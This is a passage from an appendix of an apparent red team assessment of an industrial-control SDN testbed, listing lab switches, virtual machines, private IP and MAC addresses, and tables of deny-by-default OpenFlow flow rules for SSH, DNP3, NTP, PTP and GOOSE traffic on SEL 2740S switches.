This switch is configured as the connection point between the SDN environment and a traditional switched Ethernet environment. The only node configured on this switch is the Juniper gateway used to connect the SDN LAN environment to the SD-WAN environment.

Manufacturer: CISCO
Model: 3750
Connected Ports: see Table D-8

Table D-8. Cisco 3750 Switch Port Configuration

Port	IP Address	MAC Address	Function
			SEL 2740S Switch CC Port B3
		002546F84A0E	MAC 002546F84A0E
	192.168.1.250 (Inadvertent duplicate IP of NTP server)	B8C253F092E6	Juniper Gateway

D.3.1.8 Allied Telesis Switch

Manufacturer: Allied Telesis
Model: AT-IE210L-10GP-60
Connected Ports: see Table D-9

Table D-9. Allied Telesis Switch Port Configuration

Port	IP Address	MAC Address	Function
1			
2			
3			
4			
5			
6			
7			SEL 2740S Switch 1 Port D3

D.3.1.9 Juniper Router #1

Manufacturer: Juniper
Model: SRX345
Connected Ports: n/a

Juniper Routers were not part of the Red Team assessment.

D.3.1.10 Juniper Router #2

Manufacturer: Juniper
Model: SRX345
Connected Ports: n/a

The Juniper Routers were not part of the Red Team assessment.

D.3.1.11 Juniper Router Remote

Manufacturer: Juniper
Model: SRX345
Connected Ports: n/a

The Juniper Routers were not part of the Red Team assessment.

D.3.1.12 VMware ESXi VSwitch (vSwitch)

Table D-10 shows the VMs that are connected to the ESXi virtual network (vSwitch). VMs in this network either connect directly on the SDN fabric by a physical port that is directly connected to the SEL-2740S or are placed in port groups that are then connected via a second interface to a VM that has access to the SDN (i.e., the Bastion hosts).

Manufacturer: n/a
Model: n/a
Connected Ports: see Table D-10

Table D-10. VMware ESXi vSwitch Configuration

Port	IP Address	MAC Address	Function
	192.168.10.4	000C29FBE92E	Binary Armor Management
	192.168.1.50	000C29AC4F8B	Temporary Workstation
	192.168.1.52	000C29B021CA	Commando
	192.168.1.100	000C2941E21F	Kali Linux Workstation 1 (kali1)
	192.168.1.101	000C29EE4B06	Kali Linux Workstation 2 (kali2)
	192.168.11.102	000C297D1DF4	Kali Linux Workstation 3 (kali3)
			SEL 2740S Switch CC Port B1
	192.168.10.1	000C297FA9DB	SEL 5056 Controller
	192.168.9.9	000C296C3C94	Bastion Host Windows
	192.168.9.123	000C297DDFD8	Bastion Host Ubuntu

D.3.2 SDN Flow Rules

Various flow rules have been written to forward traffic between end-node devices. The SDN ecosystem uses a deny-by-default/zero trust approach where all connections and communications must be explicitly permitted. A summary of the flow rules is presented in this section.

The tables in this section show the filtering and processing applied to frames that are received on each network switch port. Inbound filtering consists of matching on the source MAC and IP address when specified, the destination MAC and IP address when specified, and the protocol used if the frame contains a non-IP EtherType, or an IP based TCP or UDP port. If the frame matches on all of the specified match fields, the frame is forwarded to the switch port indicated in the output column. If multiple output ports are specified, this generally indicates that the processing is part of a “fast failover” group, implemented to be able to recover from port, cable, or switch failures.

Note that this is a simplified view of the SDN flow rules and does not account for flow rules associated with the OpenFlow protocol used to manage the SDN switches.

Note also that only the final set of SDN flow rules (the “CLOSED” set from the February re-configuration) is provided in this report.

Column headers used in these tables are:

InPort	Physical input port on the SDN switch
EthDest	The Ethernet layer 2 (MAC) address the frame is being sent to
EthSrc	The Ethernet layer 2 (MAC) address the frame is being sent from
IpProto	If the frame contains an IP message, the type of IP message the frame contains
Ipv4Src	If the frame contains an IP message, the IP address of the sending node If the message is an ARP message, the field contains the ARP Sender Protocol Address (SPA)
Ipv4Dst	If the frame contains an IP message, the IP address of the destination node If the message is an ARP message, the field contains the ARP Target Protocol Address (TPA)
Src	If the frame contains an IP data-oriented message (i.e., a TCP or UDP message), the protocol designation and source port number
Dst	If the frame contains an IP data-oriented message (i.e., a TCP or UDP message), the protocol designation and destination port number
Output	The physical output port(s) on the SDN switch
Source Names	The common name for the frame source (if known)
Destination Names	The common name for the frame ultimate destination(s) (if known)

D.3.2.1 Flow Rules in SEL 2740S Switch #1

Table D-11 shows a summary of the SDN flow rules contained on switch #1.

Table D-11. SEL 2740S Switch #1 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
B1	01:1B:19:00:00:00	00:30:A7:1D:09:8E	PTP						E4, F4	SEL-2488 PTP Server	SEL-421, SEL-401
B2			ARP		192.168.1.11	192.168.1.13			E4, F4	RaspberryPi 1	Raspberry Pi3
B2			IPV4	ICMP	192.168.1.11	192.168.1.13			E4, F4	RaspberryPi 1	RaspberryPi 3
B2			IPV4	TCP	192.168.1.11	192.168.1.13		TCP/5201	E4, F4	RaspberryPi 1	RaspberryPi 3
B2			ARP		192.168.1.11	192.168.1.100			E4, F4	kali1	RaspberryPi 1
B2			ARP		192.168.1.11	192.168.1.50			E4, F4	Temp Workstation	RaspberryPi 1
B2			IPV4	TCP	192.168.1.11	192.168.1.50	TCP/SSH		E4, F4	Temp Workstation	RaspberryPi 1
B2			IPV4	ICMP	192.168.1.11	192.168.1.100			E4, F4	kali1	RaspberryPi 1
B3			ARP		192.168.1.18	192.168.1.50			E4, F4	Temp Workstation	RaspberryPi 8
B3			ARP		192.168.1.18	192.168.1.52			E4, F4	Commando	RaspberryPi 8
B3			IPV4	TCP	192.168.1.18	192.168.1.50	TCP/SSH		E4, F4	Temp Workstation	RaspberryPi 8
B3			IPV4	TCP	192.168.1.18	192.168.1.52	TCP/DNP3		E4, F4	Commando	RaspberryPi 8
B3			ARP		192.168.1.18	192.168.1.17			C4	RaspberryPi 18	RaspberryPi 17
B3			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		E1	RaspberryPi 18	RaspberryPi 17
B4			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C4	RaspberryPi 18	RaspberryPi 17
C1			ARP		192.168.1.100	192.168.1.11			B2	kali1	RaspberryPi 1
C1			ARP		192.168.1.50	192.168.1.11			B2	Temp Workstation	RaspberryPi 1
C1			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	B2	Temp Workstation	RaspberryPi 1
C1			IPV4	ICMP	192.168.1.100	192.168.1.11			B2	kali1	RaspberryPi 1
C1			ARP		192.168.1.50	192.168.1.18			B3	Temp Workstation	RaspberryPi 8
C1			ARP		192.168.1.52	192.168.1.18			B3	Commando	RaspberryPi 8
C1			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	B3	Temp Workstation	RaspberryPi 8
C1			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	B3	Commando	RaspberryPi 8
C1			IPV4	UDP	192.168.11.6	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 5	SEL-2488 NTP Server
C1			ARP		192.168.11.6	192.168.1.250			C2	SEL-2740S Switch 5	SEL-2488 NTP Server
C1			ARP		192.168.1.50	192.168.1.15			C3	Temp Workstation	RaspberryPi 5
C1			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C3	Temp Workstation	RaspberryPi 5
C1			ARP		192.168.1.50	192.168.1.19			D4	Temp Workstation	RaspberryPi 9
C1			IPV4	ICMP	192.168.1.50	192.168.1.19			D4	Temp Workstation	RaspberryPi 9
C1			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D4	Temp Workstation	RaspberryPi 9
C1			ARP		192.168.1.50	192.168.1.23			E3	Temp Workstation	RaspberryPi 13
C1			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	E3	Temp Workstation	RaspberryPi 13
C2			IPV4	UDP	192.168.1.250	192.168.11.3	UDP/NTP		C4, F4	SEL-2740S Switch 2	SEL-2488 NTP Server
C2			ARP		192.168.1.250	192.168.11.3			C4, F4	SEL-2740S Switch 2	SEL-2488 NTP Server
C2			IPV4	UDP	192.168.1.250	192.168.11.4	UDP/NTP		D1, E4	SEL-2740S Switch 3	SEL-2488 NTP Server
C2			ARP		192.168.1.250	192.168.11.4			D1, E4	SEL-2740S Switch 3	SEL-2488 NTP Server

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
C2			IPV4	UDP	192.168.1.250	192.168.11.5	UDP/NTP		D1, E4	SEL-2740S Switch 4	SEL-2488 NTP Server
C2			IPV4	UDP	192.168.1.250	192.168.11.1	UDP/NTP		D1, F4	SEL-2740S Control Center	SEL-2488 NTP Server
C2			ARP		192.168.1.250	192.168.11.1			D1, F4	SEL-2740S Control Center	SEL-2488 NTP Server
C2			ARP		192.168.1.250	192.168.11.5			D1, F4	SEL-2740S Switch 4	SEL-2488 NTP Server
C2			IPV4	UDP	192.168.1.250	192.168.11.6	UDP/NTP		D1, F4	SEL-2740S Switch 5	SEL-2488 NTP Server
C2			ARP		192.168.1.250	192.168.11.6			D1, F4	SEL-2740S Switch 5	SEL-2488 NTP Server
C2			IPV4	UDP	192.168.1.250	192.168.10.1	UDP/NTP		E4, F4	Controller	SEL-2488 NTP Server
C2			ARP		192.168.1.250	192.168.10.1			E4, F4	Controller	SEL-2488 NTP Server
C3			ARP		192.168.1.15	192.168.1.16			E4, F4	RaspberryPi 5	RaspberryPi 6
C3			IPV4	ICMP	192.168.1.15	192.168.1.16			E4, F4	RaspberryPi 5	RaspberryPi 6
C3			ARP		192.168.1.15	192.168.1.50			E4, F4	Temp Workstation	RaspberryPi 5
C3			IPV4	TCP	192.168.1.15	192.168.1.50	TCP/SSH		E4, F4	Temp Workstation	RaspberryPi 5
C4			ARP		192.168.1.17	192.168.1.18			B3	RaspberryPi 17	RaspberryPi 18
C4			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B4	RaspberryPi 17	RaspberryPi 18
D1			IPV4	UDP	192.168.11.3	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 2	SEL-2488 NTP Server
D1			ARP		192.168.11.3	192.168.1.250			C2	SEL-2740S Switch 2	SEL-2488 NTP Server
D1	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D2	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
D1			ARP		192.168.1.20	192.168.1.19			D4	RaspberryPi 9	RaspberryPi 10
D1			IPV4	ICMP	192.168.1.20	192.168.1.19			D4	RaspberryPi 9	RaspberryPi 10
D1			IPV4	UDP	192.168.1.24	192.168.1.23	UDP/DNP3		E3	RaspberryPi 13	RaspberryPi 14
D1			ARP		192.168.1.24	192.168.1.23			E3	RaspberryPi 13	RaspberryPi 14
D1			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/5201		E3	RaspberryPi 13	RaspberryPi 14
D1			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/DNP3		E3	RaspberryPi 13	RaspberryPi 14
D1			ARP		192.168.1.17	192.168.1.18			F1	RaspberryPi 17	RaspberryPi 18
D1			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	F1	RaspberryPi 17	RaspberryPi 18
D4			ARP		192.168.1.19	192.168.1.20			C4, F4	RaspberryPi 9	RaspberryPi 10
D4			IPV4	ICMP	192.168.1.19	192.168.1.20			C4, F4	RaspberryPi 9	RaspberryPi 10
D4			ARP		192.168.1.19	192.168.1.50			E4, F4	Temp Workstation	RaspberryPi 9
D4			IPV4	ICMP	192.168.1.19	192.168.1.50			E4, F4	Temp Workstation	RaspberryPi 9
D4			IPV4	TCP	192.168.1.19	192.168.1.50	TCP/SSH		E4, F4	Temp Workstation	RaspberryPi 9
E1			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	B3	RaspberryPi 17	RaspberryPi 18
E3			IPV4	UDP	192.168.1.23	192.168.1.24		UDP/DNP3	C4, F4	RaspberryPi 13	RaspberryPi 14
E3			ARP		192.168.1.23	192.168.1.24			C4, F4	RaspberryPi 13	RaspberryPi 14
E3			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/5201	C4, F4	RaspberryPi 13	RaspberryPi 14
E3			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/DNP3	C4, F4	RaspberryPi 13	RaspberryPi 14
E3			ARP		192.168.1.23	192.168.1.50			E4, F4	Temp Workstation	RaspberryPi 13
E3			IPV4	TCP	192.168.1.23	192.168.1.50	TCP/SSH		E4, F4	Temp Workstation	RaspberryPi 13
E4			ARP		192.168.1.13	192.168.1.11			B2	RaspberryPi 1	RaspberryPi 3
E4			IPV4	ICMP	192.168.1.13	192.168.1.11			B2	RaspberryPi 1	RaspberryPi 3
E4			IPV4	TCP	192.168.1.13	192.168.1.11	TCP/5201		B2	RaspberryPi 1	RaspberryPi 3
E4			IPV4	UDP	192.168.11.4	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 3	SEL-2488 NTP Server
E4			IPV4	UDP	192.168.11.3	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 2	SEL-2488 NTP Server
E4			IPV4	UDP	192.168.11.5	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 4	SEL-2488 NTP Server
E4			IPV4	UDP	192.168.11.6	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 5	SEL-2488 NTP Server

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
E4			IPV4	UDP	192.168.11.1	192.168.1.250		UDP/NTP	C2	SEL-2740S Control Center	SEL-2488 NTP Server
E4			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	C2	Controller	SEL-2488 NTP Server
E4			ARP		192.168.10.1	192.168.1.250			C2	Controller	SEL-2488 NTP Server
E4			ARP		192.168.11.1	192.168.1.250			C2	SEL-2740S Control Center	SEL-2488 NTP Server
E4			ARP		192.168.11.3	192.168.1.250			C2	SEL-2740S Switch 2	SEL-2488 NTP Server
E4			ARP		192.168.11.4	192.168.1.250			C2	SEL-2740S Switch 3	SEL-2488 NTP Server
E4			ARP		192.168.11.5	192.168.1.250			C2	SEL-2740S Switch 4	SEL-2488 NTP Server
E4			ARP		192.168.11.6	192.168.1.250			C2	SEL-2740S Switch 5	SEL-2488 NTP Server
E4			ARP		192.168.1.16	192.168.1.15			C3	RaspberryPi 5	RaspberryPi 6
E4			IPV4	ICMP	192.168.1.16	192.168.1.15			C3	RaspberryPi 5	RaspberryPi 6
E4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D2	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
E4			ARP		192.168.1.20	192.168.1.19			D4	RaspberryPi 9	RaspberryPi 10
E4			IPV4	ICMP	192.168.1.20	192.168.1.19			D4	RaspberryPi 9	RaspberryPi 10
E4			ARP		192.168.1.24	192.168.1.23			E3	RaspberryPi 13	RaspberryPi 14
E4			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/5201		E3	RaspberryPi 13	RaspberryPi 14
F1			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		D1	RaspberryPi 18	RaspberryPi 17
F1			ARP		192.168.1.18	192.168.1.17			D1	RaspberryPi 18	RaspberryPi 17
F1			IPV4	TCP	192.168.10.100	192.168.10.4	TCP/1337		F4	Binary Armor Management	Binary Armor High Side
F1			ARP		192.168.10.100	192.168.10.4			F4	Binary Armor Management	Binary Armor High Side
F4			ARP		192.168.1.100	192.168.1.11			B2	kali1	RaspberryPi 1
F4			ARP		192.168.1.13	192.168.1.11			B2	RaspberryPi 1	RaspberryPi 3
F4			ARP		192.168.1.50	192.168.1.11			B2	Temp Workstation	RaspberryPi 1
F4			IPV4	ICMP	192.168.1.13	192.168.1.11			B2	RaspberryPi 1	RaspberryPi 3
F4			IPV4	TCP	192.168.1.13	192.168.1.11	TCP/5201		B2	RaspberryPi 1	RaspberryPi 3
F4			IPV4	TCP	192.168.1.50	192.168.1.11		TCP/SSH	B2	Temp Workstation	RaspberryPi 1
F4			IPV4	ICMP	192.168.1.100	192.168.1.11			B2	kali1	RaspberryPi 1
F4			ARP		192.168.1.50	192.168.1.18			B3	Temp Workstation	RaspberryPi 8
F4			ARP		192.168.1.52	192.168.1.18			B3	Commando	RaspberryPi 8
F4			IPV4	TCP	192.168.1.50	192.168.1.18		TCP/SSH	B3	Temp Workstation	RaspberryPi 8
F4			IPV4	TCP	192.168.1.52	192.168.1.18		TCP/DNP3	B3	Commando	RaspberryPi 8
F4			IPV4	UDP	192.168.11.4	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 3	SEL-2488 NTP Server
F4			IPV4	UDP	192.168.11.5	192.168.1.250		UDP/NTP	C2	SEL-2740S Switch 4	SEL-2488 NTP Server
F4			IPV4	UDP	192.168.11.1	192.168.1.250		UDP/NTP	C2	SEL-2740S Control Center	SEL-2488 NTP Server
F4			IPV4	UDP	192.168.10.1	192.168.1.250		UDP/NTP	C2	Controller	SEL-2488 NTP Server
F4			ARP		192.168.10.1	192.168.1.250			C2	Controller	SEL-2488 NTP Server
F4			ARP		192.168.11.1	192.168.1.250			C2	SEL-2740S Control Center	SEL-2488 NTP Server
F4			ARP		192.168.11.4	192.168.1.250			C2	SEL-2740S Switch 3	SEL-2488 NTP Server
F4			ARP		192.168.11.5	192.168.1.250			C2	SEL-2740S Switch 4	SEL-2488 NTP Server
F4			ARP		192.168.1.16	192.168.1.15			C3	RaspberryPi 5	RaspberryPi 6
F4			ARP		192.168.1.50	192.168.1.15			C3	Temp Workstation	RaspberryPi 5
F4			IPV4	ICMP	192.168.1.16	192.168.1.15			C3	RaspberryPi 5	RaspberryPi 6
F4			IPV4	TCP	192.168.1.50	192.168.1.15		TCP/SSH	C3	Temp Workstation	RaspberryPi 5

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
F4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D2	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
F4			ARP		192.168.1.50	192.168.1.19			D4	Temp Workstation	RaspberryPi 9
F4			IPV4	ICMP	192.168.1.50	192.168.1.19			D4	Temp Workstation	RaspberryPi 9
F4			IPV4	TCP	192.168.1.50	192.168.1.19		TCP/SSH	D4	Temp Workstation	RaspberryPi 9
F4			IPV4	UDP	192.168.1.24	192.168.1.23	UDP/DNP3		E3	RaspberryPi 13	RaspberryPi 14
F4			ARP		192.168.1.50	192.168.1.23			E3	Temp Workstation	RaspberryPi 13
F4			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/DNP3		E3	RaspberryPi 13	RaspberryPi 14
F4			IPV4	TCP	192.168.1.50	192.168.1.23		TCP/SSH	E3	Temp Workstation	RaspberryPi 13
F4			IPV4	TCP	192.168.10.4	192.168.10.100		TCP/1337	F1	Binary Armor High Side	Binary Armor Management
F4			ARP		192.168.10.4	192.168.10.100			F1	Binary Armor High Side	.Binary Armor Management

D.3.2.2 Flow Rules in SEL 2740S Switch #2

Table D-12 shows a summary of the SDN flow rules contained on switch #2.

Table D-12. SEL 2740S Switch #2 Flow Rules

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
B1			ARP		192.168.1.12	192.168.1.14			D1, B4	RaspberryPi 2	RaspberryPi 4
B1			IPV4	ICMP	192.168.1.12	192.168.1.14			D1, B4	RaspberryPi 2	RaspberryPi 4
B1			ARP		192.168.1.12	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 2
B1			IPV4	ICMP	192.168.1.12	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 2
B1			IPV4	TCP	192.168.1.12	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 2
B3			ARP		192.168.1.26	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 16
B3			IPV4	TCP	192.168.1.26	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 16
B3			IPV4	UDP	192.168.1.26	192.168.1.25	UDP/DNP3		E1	RaspberryPi 15	RaspberryPi 16
B3			ARP		192.168.1.26	192.168.1.25			E1	RaspberryPi 15	RaspberryPi 16
B3			IPV4	TCP	192.168.1.26	192.168.1.25	TCP/5201		E1	RaspberryPi 15	RaspberryPi 16
B3			IPV4	ICMP	192.168.1.26	192.168.1.25			E1	RaspberryPi 15	RaspberryPi 16
B3			IPV4	TCP	192.168.1.26	192.168.1.25	TCP/SSH		E1	RaspberryPi 15	RaspberryPi 16
B3			IPV4	TCP	192.168.1.26	192.168.1.25	TCP/DNP3		E1	RaspberryPi 15	RaspberryPi 16
B4			ARP		192.168.1.14	192.168.1.12			B1	RaspberryPi 2	RaspberryPi 4
B4			ARP		192.168.1.50	192.168.1.12			B1	Temp Workstation	RaspberryPi 2
B4			IPV4	ICMP	192.168.1.14	192.168.1.12			B1	RaspberryPi 2	RaspberryPi 4
B4			IPV4	ICMP	192.168.1.50	192.168.1.12			B1	Temp Workstation	RaspberryPi 2
B4			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B1	Temp Workstation	RaspberryPi 2
B4			ARP		192.168.1.50	192.168.1.26			B3	Temp Workstation	RaspberryPi 16
B4			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B3	Temp Workstation	RaspberryPi 16
B4			ARP		192.168.1.50	192.168.1.17			C2	Temp Workstation	RaspberryPi 7
B4			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	C2	Temp Workstation	RaspberryPi 7
B4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D3	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
B4			ARP		192.168.1.50	192.168.1.25			E1	Temp Workstation	RaspberryPi 15
B4			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	E1	Temp Workstation	RaspberryPi 15
B4			ARP		192.168.1.50	192.168.1.22			E2	Temp Workstation	RaspberryPi 12
B4			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	E2	Temp Workstation	RaspberryPi 12
B4			ARP		192.168.1.19	192.168.1.20			E4	RaspberryPi 9	RaspberryPi 10
B4			ARP		192.168.1.50	192.168.1.20			E4	Temp Workstation	RaspberryPi 10
B4			IPV4	ICMP	192.168.1.19	192.168.1.20			E4	RaspberryPi 9	RaspberryPi 10
B4			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	E4	Temp Workstation	RaspberryPi 10
B4			IPV4	UDP	192.168.1.23	192.168.1.24		UDP/DNP3	F3	RaspberryPi 13	RaspberryPi 14
B4			ARP		192.168.1.23	192.168.1.24			F3	RaspberryPi 13	RaspberryPi 14
B4			ARP		192.168.1.50	192.168.1.24			F3	Temp Workstation	RaspberryPi 14
B4			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/5201	F3	RaspberryPi 13	RaspberryPi 14
B4			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/DNP3	F3	RaspberryPi 13	RaspberryPi 14
B4			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	F3	Temp Workstation	RaspberryPi 14

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
C1			ARP		192.168.1.50	192.168.1.12			B1	Temp Workstation	RaspberryPi 2
C1			IPV4	ICMP	192.168.1.50	192.168.1.12			B1	Temp Workstation	RaspberryPi 2
C1			IPV4	TCP	192.168.1.50	192.168.1.12		TCP/SSH	B1	Temp Workstation	RaspberryPi 2
C1			ARP		192.168.1.50	192.168.1.26			B3	Temp Workstation	RaspberryPi 16
C1			IPV4	TCP	192.168.1.50	192.168.1.26		TCP/SSH	B3	Temp Workstation	RaspberryPi 16
C1			ARP		192.168.1.50	192.168.1.17			C2	Temp Workstation	RaspberryPi 7
C1			IPV4	TCP	192.168.1.50	192.168.1.17		TCP/SSH	C2	Temp Workstation	RaspberryPi 7
C1			ARP		192.168.1.50	192.168.1.25			E1	Temp Workstation	RaspberryPi 15
C1			IPV4	TCP	192.168.1.50	192.168.1.25		TCP/SSH	E1	Temp Workstation	RaspberryPi 15
C1			ARP		192.168.1.50	192.168.1.22			E2	Temp Workstation	RaspberryPi 12
C1			IPV4	TCP	192.168.1.50	192.168.1.22		TCP/SSH	E2	Temp Workstation	RaspberryPi 12
C1			ARP		192.168.1.50	192.168.1.20			E4	Temp Workstation	RaspberryPi 10
C1			IPV4	TCP	192.168.1.50	192.168.1.20		TCP/SSH	E4	Temp Workstation	RaspberryPi 10
C1			ARP		192.168.1.50	192.168.1.24			F3	Temp Workstation	RaspberryPi 14
C1			IPV4	TCP	192.168.1.50	192.168.1.24		TCP/SSH	F3	Temp Workstation	RaspberryPi 14
C2			ARP		192.168.1.17	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 7
C2			IPV4	TCP	192.168.1.17	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 7
C2			ARP		192.168.1.17	192.168.1.18			D2	RaspberryPi 17	RaspberryPi 18
C2			IPV4	TCP	192.168.1.17	192.168.1.18		TCP/DNP3	D2	RaspberryPi 17	RaspberryPi 18
D1			ARP		192.168.1.14	192.168.1.12			B1	RaspberryPi 2	RaspberryPi 4
D1			IPV4	ICMP	192.168.1.14	192.168.1.12			B1	RaspberryPi 2	RaspberryPi 4
D1			ARP		192.168.10.1	192.168.11.2			D2	Controller	SEL-2740S Switch 1
D1	00:30:A7:1B:62:17		IPV4		192.168.10.1				D2	Controller	SEL-2740S Switch 1
D1	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D3	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3
D2			IPV4	UDP	192.168.1.250	192.168.11.5	UDP/NTP		B4	SEL-2740S Switch 4	SEL-2488 NTP Server
D2			IPV4	UDP	192.168.1.250	192.168.11.1	UDP/NTP		B4	SEL-2740S Control Center	SEL-2488 NTP Server
D2			ARP		192.168.1.250	192.168.11.1			B4	SEL-2740S Control Center	SEL-2488 NTP Server
D2			ARP		192.168.1.250	192.168.11.5			B4	SEL-2740S Switch 4	SEL-2488 NTP Server
D2			IPV4	UDP	192.168.1.250	192.168.11.6	UDP/NTP		C1	SEL-2740S Switch 5	SEL-2488 NTP Server
D2			ARP		192.168.1.250	192.168.11.6			C1	SEL-2740S Switch 5	SEL-2488 NTP Server
D2			ARP		192.168.1.18	192.168.1.17			C2	RaspberryPi 18	RaspberryPi 17
D2			IPV4	TCP	192.168.1.18	192.168.1.17	TCP/DNP3		C2	RaspberryPi 18	RaspberryPi 17
D2			IPV4	UDP	192.168.1.250	192.168.11.4	UDP/NTP		D1	SEL-2740S Switch 3	SEL-2488 NTP Server
D2			ARP		192.168.11.2	192.168.10.1			D1	Controller	SEL-2740S Switch 1
D2			ARP		192.168.1.250	192.168.11.4			D1	SEL-2740S Switch 3	SEL-2488 NTP Server
D2		00:30:A7:1B:62:17	IPV4			192.168.10.1			D1	Controller	SEL-2740S Switch 1
D2			ARP		192.168.1.19	192.168.1.20			E4	RaspberryPi 9	RaspberryPi 10
D2			IPV4	ICMP	192.168.1.19	192.168.1.20			E4	RaspberryPi 9	RaspberryPi 10
D2			IPV4	UDP	192.168.1.23	192.168.1.24		UDP/DNP3	F3	RaspberryPi 13	RaspberryPi 14
D2			ARP		192.168.1.23	192.168.1.24			F3	RaspberryPi 13	RaspberryPi 14
D2			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/5201	F3	RaspberryPi 13	RaspberryPi 14
D2			IPV4	TCP	192.168.1.23	192.168.1.24		TCP/DNP3	F3	RaspberryPi 13	RaspberryPi 14
D4	01:0C:CD:01:00:00	00:30:A7:1D:11:98	GOOSE						D3, D1, B4, D2	SEL-751 Relay 1	SEL-751 Relay 2, SEL-751 Relay 3

InPort	EthDst	EthSrc	EthType	IpProto	Ipv4Src	Ipv4Dst	Src	Dst	Output	Source Names	Destination Names
E1			ARP		192.168.1.25	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 15
E1			IPV4	TCP	192.168.1.25	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 15
E1			IPV4	UDP	192.168.1.25	192.168.1.26		UDP/DNP3	B3	RaspberryPi 15	RaspberryPi 16
E1			ARP		192.168.1.25	192.168.1.26			B3	RaspberryPi 15	RaspberryPi 16
E1			IPV4	TCP	192.168.1.25	192.168.1.26		TCP/5201	B3	RaspberryPi 15	RaspberryPi 16
E1			IPV4	ICMP	192.168.1.25	192.168.1.26			B3	RaspberryPi 15	RaspberryPi 16
E1			IPV4	TCP	192.168.1.25	192.168.1.26		TCP/SSH	B3	RaspberryPi 15	RaspberryPi 16
E1			IPV4	TCP	192.168.1.25	192.168.1.26		TCP/DNP3	B3	RaspberryPi 15	RaspberryPi 16
E2			IPV4	UDP	0.0.0.0	255.255.255.255	UDP/68	UDP/67	C1, B4		Broadcast
E2			ARP		192.168.1.22	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 12
E2			IPV4	TCP	192.168.1.22	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 12
E4			ARP		192.168.1.20	192.168.1.19			D1, D2	RaspberryPi 9	RaspberryPi 10
E4			IPV4	ICMP	192.168.1.20	192.168.1.19			D1, D2	RaspberryPi 9	RaspberryPi 10
E4			ARP		192.168.1.20	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 10
E4			IPV4	TCP	192.168.1.20	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 10
F3			ARP		192.168.1.24	192.168.1.23			D1, D2	RaspberryPi 13	RaspberryPi 14
F3			IPV4	TCP	192.168.1.24	192.168.1.23	TCP/5201		D1, D2	RaspberryPi 13	RaspberryPi 14
F3			ARP		192.168.1.24	192.168.1.50			C1, B4	Temp Workstation	RaspberryPi 14
F3			IPV4	TCP	192.168.1.24	192.168.1.50	TCP/SSH		C1, B4	Temp Workstation	RaspberryPi 14
F3			IPV4	UDP	192.168.1.24	192.168.1.23	UDP/DNP3		D2, B4	RaspberryPi 13	RaspberryPi 14
